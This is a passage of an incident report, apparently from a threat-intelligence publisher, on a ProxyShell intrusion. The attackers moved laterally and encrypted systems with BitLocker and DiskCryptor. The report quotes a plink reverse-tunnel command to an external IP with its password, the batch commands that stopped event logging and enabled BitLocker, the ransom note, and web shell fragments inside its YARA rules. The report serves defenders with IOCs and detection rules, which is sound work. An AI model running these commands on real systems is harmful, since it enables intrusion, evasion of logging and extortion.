
Discovery

Environment Discovery

As previously mentioned, we saw multiple cmdlets related to exchange:


```
Get-MailboxRegionalConfiguration
Get-Mailbox
Get-ExchangeServer
Get-InboxRule
```

Using the dropped web shells, the threat actors performed the following commands:



Port Scanning

The threat actors used KPortScan 3.0, a widely used port scanning tool on Hacking Forums, to perform network scanning on the internal network:



Line	Tag	Action Type	Initiating Process	File Name	Process Command Line	Folder Path	File Name	Remote IP	Remote Port
2627	FileCreated	explorer.exe				C:\Users\DefaultAccount\Desktop\KPortScan 3.0	KPortScan3.exe		
2622	FileCreated	explorer.exe				C:\Users\DefaultAccount\Desktop\KPortScan 3.0	results.txt		
2619	ProcessCreated	explorer.exe			"KPortScan3.exe"				
2611	ConnectionSuccess	KPortScan3.exe							389
2612	ConnectionSuccess	KPortScan3.exe							389
2594	ConnectionSuccess	KPortScan3.exe							445
2595	ConnectionSuccess	KPortScan3.exe							445
2596	ConnectionSuccess	KPortScan3.exe							445
2602	ConnectionSuccess	KPortScan3.exe							445
2603	ConnectionSuccess	KPortScan3.exe							445
2604	ConnectionSuccess	KPortScan3.exe							445
2605	ConnectionSuccess	KPortScan3.exe							445
2580	ConnectionSuccess	KPortScan3.exe							3389
2581	ConnectionSuccess	KPortScan3.exe							3389
2582	ConnectionSuccess	KPortScan3.exe							3389
2583	ConnectionSuccess	KPortScan3.exe							3389
2587	ConnectionSuccess	KPortScan3.exe							3389
2588	ConnectionSuccess	KPortScan3.exe							3389
2589	ConnectionSuccess	KPortScan3.exe							3389
2590	ConnectionSuccess	KPortScan3.exe							3389
2591	ConnectionSuccess	KPortScan3.exe							3389
2593	ConnectionSuccess	KPortScan3.exe							3389

Lateral Movement

The threat actors mainly used Remote Desktop Services (RDP) to move laterally to other servers using the stolen domain admin account. Below is an extract focusing on RDP activity from patient 0:

No.	Time	Source	Destination	Protocol	Length	Info
2021	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2022	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2023	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2024	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2025	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2026	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2027	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2028	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2029	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP
2030	172.16.17.10	172.16.17.10	172.16.17.10	RDP	1000	Client build: 1000, Client name: RDP, Client dig_product: RDP

The threat actors also appeared to use Impacket's wmiexec to perform lateral movement on one of the domain controllers.

Line	Tag	Action Type	Initiating Process	Command Line	Process Command Line
2482	ProcessCreatedUsingWmiQuery	svchost.exe	-k netsvcs -p	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1632504521.8342571 2>&1	
2483	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1632504521.8342571 2>&1	
2484	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1632504521.8342571 2>&1	
2474	ProcessCreatedUsingWmiQuery	svchost.exe	-k netsvcs -p	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1632504521.8342571 2>&1	
2475	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1632504521.8342571 2>&1	
2476	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1632504521.8342571 2>&1	
2275	ProcessCreatedUsingWmiQuery	svchost.exe	-k netsvcs -p	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1632504910.4769702 2>&1	
2276	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1632504910.4769702 2>&1	
2277	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$_1632504910.4769702 2>&1	
2271	ProcessCreatedUsingWmiQuery	svchost.exe	-k netsvcs -p	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1632504910.4769702 2>&1	
2272	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1632504910.4769702 2>&1	
2273	ProcessCreated	wmiexec.exe	-secured -Embedding	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN\$_1632504910.4769702 2>&1	

We do not have a clear explanation for that behavior. However, we strongly believe that this was related to the deployment of the encryption script, as it happened just a few minutes before its manual execution on servers.

Collection

No data collection was observed in this intrusion. The threat actors only collected the dumped LSASS using a zip archive:

File created:
RuleName: -
UtcTime: REDACTED 10:40:48.698
ProcessGuid: {BF388D9C-AADF-614D-A052-000000000700}
ProcessId: 17412
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2
CreationUtcTime: REDACTED 10:40:48.697



Command and Control

No Command and Control frameworks were used during this intrusion. Initial access to the environment was performed using the web shell upon the exploitation of ProxyShell, then using valid accounts and Remote Desktop Services.

Threat actors created a SSH tunnel to 148.251.71[.]182 using *plink* in order to forward RDP access:

Time	Tag	Action Type	Initiating Pr...	File Name	Process Command Line	Remote IP
3844	FileCreated	u3p.exe	plink.exe			
2983	ProcessCreated	u3p.exe			"powershell.exe" /c echo y plink.exe -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoo	
2977	ProcessCreated	powershell.exe			"plink.exe" -N -T -R 0.0.0.0:1251:127.0.0.1:3389 148.251.71.182 -P 22 -l forward -pw Socks@123 -no-antispoo	
2975	ConnectionSuccess	plink.exe				148.251.71.182
2973	ConnectionSuccess	plink.exe				127.0.0.1

Looking at this [IP address on VirusTotal](#), we can observe that all “Communicating Files” related to it trigger FRP AV Signatures or Yara rules:

Communicating Files ⓘ			
Scanned	Detections	Type	Name
2021-11-01	4 / 67	Win32 EXE	logo.png
2021-10-30	15 / 68	Win32 EXE	svchost.exe
2021-11-01	20 / 69	Win32 EXE	logo.png
2021-10-28	35 / 69	Win32 EXE	svchost.exe
2021-10-25	35 / 69	Win32 EXE	svchost.exe
2021-10-25	23 / 68	Win32 EXE	svchost.exe


We can conclude that those threat actors are used to this protocol tunneling technique.

Exfiltration

Except lsass.zip, no data exfiltration or staging have been observed during this intrusion.

Impact

In this intrusion the threat actors used **BitLocker** and an open source encrypter, **DiskCryptor**, in order to encrypt systems domain wide. On servers a batch script named setup.bat was used and on workstations the GUI application named dcrpt.exe(**DiskCryptor**) was executed instead. Both were executed via the threat actors after RDP login to each host.



On servers they copied over a file named setup.bat.

```
"File created:
RuleName: -
UtcTime:
ProcessGuid: {93df2008-096e-614e-dd13-00000000070
0}
ProcessId: 4080
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\      \Desktop\setup.bat
CreationUtcTime:
```

They then manually executed the script which disables the event log service, enables BitLocker (and RDP), prepares system drive using BdeHdCfg (a BitLocker drive encryption preparation tool), restarts the system, and deletes itself.


```
"Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime:
ProcessGuid: {93df2008-09b6-614e-ee13-000000000700}
ProcessId: 332
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0. (WinBuild. )
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\System32\cmd.exe" /C "C:\Users\ \Desktop\setup.bat"
CurrentDirectory: C:\Users\ \Desktop\
User:
LogonGuid:
LogonId: 0x62A0ACB
TerminalSessionId: 4
IntegrityLevel: High
Hashes: SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B414206F
8
ParentProcessGuid: {93df2008-096e-614e-dd13-000000000700}
ParentProcessId: 4080
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE"
```

Below are the commands executed by the script:

```
net stop eventlog /y
sc config TermService start= auto
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Ser
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Ser
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Ser
netsh advfirewall firewall add rule name="Terminal Server"
net start TermService
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v EnableBDEWi
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseAdvanced
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPM /t R
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKey /
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMKeyPI
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v RecoveryKey
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v UseTPMPIN /
REG ADD HKLM\SOFTWARE\Policies\Microsoft\FVE /v RecoveryKey
powershell -c "Import-Module ServerManager; ADD-WindowsFeat
powershell -c "Install-WindowsFeature BitLocker 7C0IncludeA
powershell -c "Initialize-Tpm -AllowClear -AllowPhysicalPre
powershell -c "Get-Service -Name defragsvc -ErrorAction Sil
powershell -c "BdeHdCfg -target $env:SystemDrive shrink -qu
sc config eventlog start= auto
cmd /c del "C:\Windows\setup.bat"
cmd /c del "C:\Users\REDACTED\Desktop\setup.bat"
```

Running this script on servers made them inaccessible, and the following BitLocker encryption message was shown when

restarted:



A binary called dencrypt.exe, was dropped on a backup server and immediately deleted. While this utility was not executed on any servers in the environment it was deployed to all the workstations.

☰ README.md

DiskCryptor

DiskCryptor is an open encryption solution that offers encryption of all disk partitions, including the system partition. The fact of openness goes in sharp contrast with the current situation, where most of the software with comparable functionality is completely proprietary, which makes it unacceptable to use for protection of confidential data.

Originally DiskCryptor was developed as a replacement for DriveCrypt Plus Pack and PGP WDE by ntldr back at diskcryptor.net, however since there was no more development since 2014 we decided to continue the development on our own here. The new releases of DiskCryptor are ment as a replacement for BitLocker from Microsoft as [BitLocker can NOT be considered secure](#).

We have updated DiskCryptor for use with windows 10, adding a UEFI/GPT bootloader as well as other minor fixes to improve windows 10 compatybility. We aim at further improving and maintaining windows 10 compatybility.

This website, for now, mostly mirrors informations from the old wiki, as we develop new features new content will be added to reflect the changes in the new builds.

The executable used is the current release of the installer for the utility DiskCryptor.

We are unsure why DiskCrypter was used on workstations but we believe it may have something to do with not all workstation versions supporting BitLocker.


BitLocker is available on:

- Ultimate and Enterprise editions of [Windows Vista](#) and [Windows 7](#)
- Pro and Enterprise editions of [Windows 8](#) and [8.1](#)^{[8][2]}
- Pro, Enterprise, and Education editions of [Windows 10](#)^[9]
- [Windows Server 2008](#)^[10] and later^{[11][8]}

<https://en.wikipedia.org/wiki/BitLocker>

Use of this utility on workstations ensures a reliable encryption without the need to develop their own ransomware or get into a ransomware as a service affiliate program.


This executable, however, reminds you on install that it is “beta” software.



The setup process then works as most windows installers and requires a reboot of the system. During installation a kernel mode driver is added to support the encryption process.

```
"A service was installed in the system.  
  
Service Name: DiskCryptor driver  
Service File Name: C:\Windows\system32\drivers\dcrypt.sys  
Service Type: kernel mode driver  
Service Start Type: boot start  
Service Account: "
```

After reboot, the program GUI allows you to configure the encryption options.



After encryption completed, the systems were rebooted and left with the following screen:

Enter password: _

The threat actors left their note requesting 8,000 USD on a domain controller which was not rebooted or locked out. The note pointed to Telegram and ProtonMail contacts

```
Lets make a good deal for recovery keys,data and system security issues.  
The price is 8,000$ for keys.
```

```
contact us immediately.
```

```
|----- Message to This TELEGRAM ID -----|
```

```
@
```

```
|----- Or Email to -----|
```

```
@onionmail.org
```

```
!!!!!!!!!!!!!!Note:Check your email SPAM folder!!!!!!!!!!!!!!
```

```
|----- NOTICE -----|
```

```
If you do not pay or contact us in 12-hours, new price will be expensive.  
Your IMPORTANT data copied and ready to sale, in case we can not make a good deal!
```

```
|***** WARNING *****|
```

1. Any attempt to restore your files with third party tools may permanantly destory your files.
2. DO NOT rename or modifyy the files if you really want to restore.JUST the keys can save them.

IOCs

All artifacts including web shells, files, IPs, etc were added to our [servers](#) in September.

Network

Plink

148.251.71.182

tcp.symantecserver.co

dllhost.exe connected to the following IPs over 443

18.221.115.241

217.23.5.42

37.139.3.208

148.251.71.182

Connected to aspx_gtonvbgidhh.aspx

198.144.189.74

86.57.38.156

File

- dcrpt.exe
 - md5: 3375fe67827671e121d049f9aabefc3e
 - SHA1: e5286dbd0a54a110b39eb1e3e7015d82f316132e
 - SHA256: 02ac3a4f1cfb2723c20f3c7678b62c340c7974b95f8d932
- dllhost.exe
 - md5: d4a55e486f5e28168bc4554cffa64ea0
 - SHA1: 49c222afbe9c610fa75ffbbfb454728e608c8b57
 - SHA256: e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a644
- login.aspx
 - md5: 7c2b567b659246d2b278da500daa9abe
 - SHA1: 83d21bb502b73016ec0ad7d6c725d71aaffa0f6d
 - SHA256: 98ccde0e1a5e6c7071623b8b294df53d8e750ff2fa22070
- aspx_gtonvbgidhh.aspx
 - md5: 34623dc70d274157dbc6e08b21154a3f
 - SHA1: 3664e6e27fb2784f44f6dba6105ac8b90793032a
 - SHA256: dc4186dd9b3a4af8565f87a9a799644fce8af25e3ee8777
- aspx_qdajscizfzx.aspx
 - md5: 31f05b4ee52f0512c96d0cc6f158e083
 - SHA1: ef949770ae46bb58918b0fe127bec0ec300b18a9
 - SHA256: 60d22223625c86d7f3deb20f41aec40bc8e1df3ab02cf37



Detections

Network

ET INFO User-Agent (python-requests) Inbound to Webserver

```
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg
alert tcp [$HOME_NET,$HTTP_SERVERS] any -> any any (msg
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg
alert tcp [$HOME_NET,$HTTP_SERVERS] any -> any any (msg
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] [443,444
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] any (msg
```

Sigma

- [Scheduled Task Creation](#)
- [Webshell Detection With Command Line Keywords](#)
- [System File Execution Location Anomaly](#)
- [File Created with System Process Name](#)
- [Exfiltration and Tunneling Tools Execution](#)
- [Suspicious Plink Remote Forwarding](#)
- [Impacket Lateralization Detection](#)
- [LSASS Memory Dump File Creation](#)

Yara

Valhalla/Loki Yara Sigs

WEBSHELL_ASPX_ProxyShell_Aug21_2

WEBSHELL_ASPX_ProxyShell_Aug21_2

SUSP_ASPX_PossibleDropperArtifact_Aug21

SUSP_ASPX_PossibleDropperArtifact_Aug21

```

/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-11-14
Identifier: 6898
Reference: https://thedfirreport.com
*/

/* Rule Set -----

import "pe"

rule sig_6898_login_webshell {
  meta:
    description = "6898 - file login.aspx"
    author = "The DFIR Report"
    reference = "https://thedfirreport.com"
    date = "2021-11-14"
    hash1 = "98ccde0e1a5e6c7071623b8b294df53d8e750ff2fa220"
  strings:
    $s1 = "<asp:TextBox id='xpath' runat='server' Width='3
    $s2 = "myProcessStartInfo.UseShellExecute = false
    $s3 = "\"Microsoft.Exchange.ServiceHost.exe0r" fullwor
    $s4 = "myProcessStartInfo.Arguments=xcmd.text
    $s5 = "myProcess.StartInfo = myProcessStartInfo
    $s6 = "myProcess.Start()          " fullword ascii
    $s7 = "myProcessStartInfo.RedirectStandardOutput = tru
    $s8 = "myProcess.Close()          " fullw
    $s9 = "Dim myStreamReader As StreamReader = myProcess.
    $s10 = "<%@ import Namespace='system.IO' %>" fullword
    $s11 = "<%@ import Namespace='System.Diagnostics' %>"
    $s12 = "Dim myProcess As New Process()          " fu
    $s13 = "Dim myProcessStartInfo As New ProcessStartInfo
    $s14 = "example.org0" fullword ascii
    $s16 = "<script runat='server'>          " fullword ascii
    $s17 = "<asp:TextBox id='xcmd' runat='server' Width='3

```

```

        $s18 = "<p><asp:Button id='Button' onclick='runcmd' ru
        $s19 = "Sub RunCmd()          " fullword ascii
condition:
        uint16(0) == 0x8230 and filesize < 6KB and
        8 of them
}

```

```

rule aspx_gtonvbgidhh_webshell {
    meta:
        description = "6898 - file aspx_gtonvbgidhh.aspx"
        author = "The DFIR Report"
        reference = "https://thedfirreport.com"
        date = "2021-11-14"
        hash1 = "dc4186dd9b3a4af8565f87a9a799644fce8af25e3ee87
strings:
    $s1 = "info.UseShellExecute = false;" fullword ascii
    $s2 = "info.Arguments = \"/c \" + command;" fullword a
    $s3 = "var dstFile = Path.Combine(dstDir, Path.GetFile
    $s4 = "info.FileName = \"powershell.exe\";" fullword a
    $s5 = "using (StreamReader streamReader = process.Stan
    $s6 = "return httpPostedFile.FileName + \" Uploaded to
    $s7 = "httpPostedFile.InputStream.Read(buffer, 0, file
    $s8 = "int fileLength = httpPostedFile.ContentLength;"
    $s9 = "result = result + Environment.NewLine + \"ERRO
    $s10 = "ALAAAAAAAAAAAA" fullword ascii /* base64 encode
    $s11 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    $s12 = "var result = delimiter + this.RunIt(Request.P
    $s13 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAAAAAAAAAAA" asci
    $s14 = "using (StreamReader streamReader = process.Sta
    $s15 = "private string RunIt(string command)" fullword
    $s16 = "Process process = Process.Start(info);" fullwo
    $s17 = "ProcessStartInfo info = new ProcessStartInfo()
    $s18 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6"
    $s19 = "6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    $s20 = "if (Request.Params[\"exec_code\"] == \"put\")"
condition:
        uint16(0) == 0x4221 and filesize < 800KB and

```

8 of them

}

rule aspx_qdajscizfzx_webshell {

meta:

description = "6898 - file aspx_qdajscizfzx.aspx"

author = "The DFIR Report"

reference = "https://thedfirreport.com"

date = "2021-11-14"

hash1 = "60d22223625c86d7f3deb20f41aec40bc8e1df3ab02cf"

strings:

\$s1 = "info.FileName = \"cmd.exe\";" fullword ascii

\$s2 = "info.UseShellExecute = false;" fullword ascii

\$s3 = "info.Arguments = \"/c \" + command;" fullword a

